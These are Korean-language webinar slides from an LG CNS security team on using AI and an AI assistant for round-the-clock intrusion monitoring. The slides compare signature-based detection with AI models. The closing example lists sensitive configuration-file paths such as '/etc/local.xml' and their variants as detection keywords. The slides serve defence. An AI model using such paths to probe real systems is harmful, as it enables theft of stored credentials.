

ChatGPT와 AI시대의 보안전문가 생존전략 웨비나

해킹에 대응하는 AI, AI Assistant를 통한 24시간 관제방안

LG CNS 보안서비스 Innovation팀
김상화 책임

목 차

- 1 관제 모니터링의 중요성
- 2 보안 강화 노력과 사고규모의 관계
- 3 기존 침해관제현황 및 AI 활용방안
- 4 AI 침해관제 프로세스
- 5 SecuXper AI 침해관제 솔루션 특징점

1 관제 모니터링의 중요성

> 실무적으로 확인된 모니터링 커버리지와 인력베이스 관제 현황

홈 > 산업 > IT

[中 해커 놀이터 된 한국] "10% 뚫려도 서버 100만대 노출...보안 투자 급선무"

입력 2023-02-15 17:56:21 수정 2023.02.15 18:50:03 강도림 기자

실제 확인된 모니터링 커버리지

보안 장비
WAF / IPS

0 ~ 5 %

(+ 종합적 관제 부재)

메일 유출
모니터링

0.7 ~ 10 %

인력 베이스 관제 현황

케이스 처리 건수
(1인/1일)

5~10 건

일 발생 케이스 수


1~200 건

*케이스: 사고 분석을 위한 로그 모음

2






보안 강화 노력과 사고규모의 관계

> 기존 보안강화 시도와 AI 활용 강화 시도에 따른 보안 사고 피해 규모 비교




3 기존 침해관제 현황 및 AI 활용방안

> 변화하는 보안 관리 환경에서의 AI 적용 가능성

기존 침해 현황	어려운 점	AI를 이용한 방안
단순 키워드 / 패턴/시그니처 기반 탐지 	패턴 우회 공격에 취약	→ 패턴개선 AI모델
새로운 공격 패턴이 추가될 때마다 규칙을 생성하고 관리 필요 	규칙을 생성하기 전에 대응이 어려움	→ 프로파일링 AI모델
늘어만 가는 룰 	관리 공수 증가 룰 관리를 위한 별도 인력 필요	→ 학습데이터 활용
다수의 관제 요원 존재 	관제 실력 / 의견 차이 존재	→ AI Assistant 사용한 업무 상향 평준화
새로운 취약점 / 공격 지속 발생 	장비 업데이트 전까지 기록도 안됨	→ AI모델에 의한 식별 가능

4 AI 침해관제 프로세스


> SI보안 도입 전후의 프로세스 비교



4 AI 침해관제 프로세스

- 1) 분석
- 2) 추론
- 3) 대응
- 4) 운영

> 기존 침해관제 커버리지 대비 확대된 AI 관제 커버리지 비교



> AI 분류모델을 이용한 변형된 공격 탐지 예시



기존 키워드	/etc/local.xml
변형된 키워드 학습	/etc/local_bak.xml
	/etc/local_dev.xml
	/etc/local_debug.xml

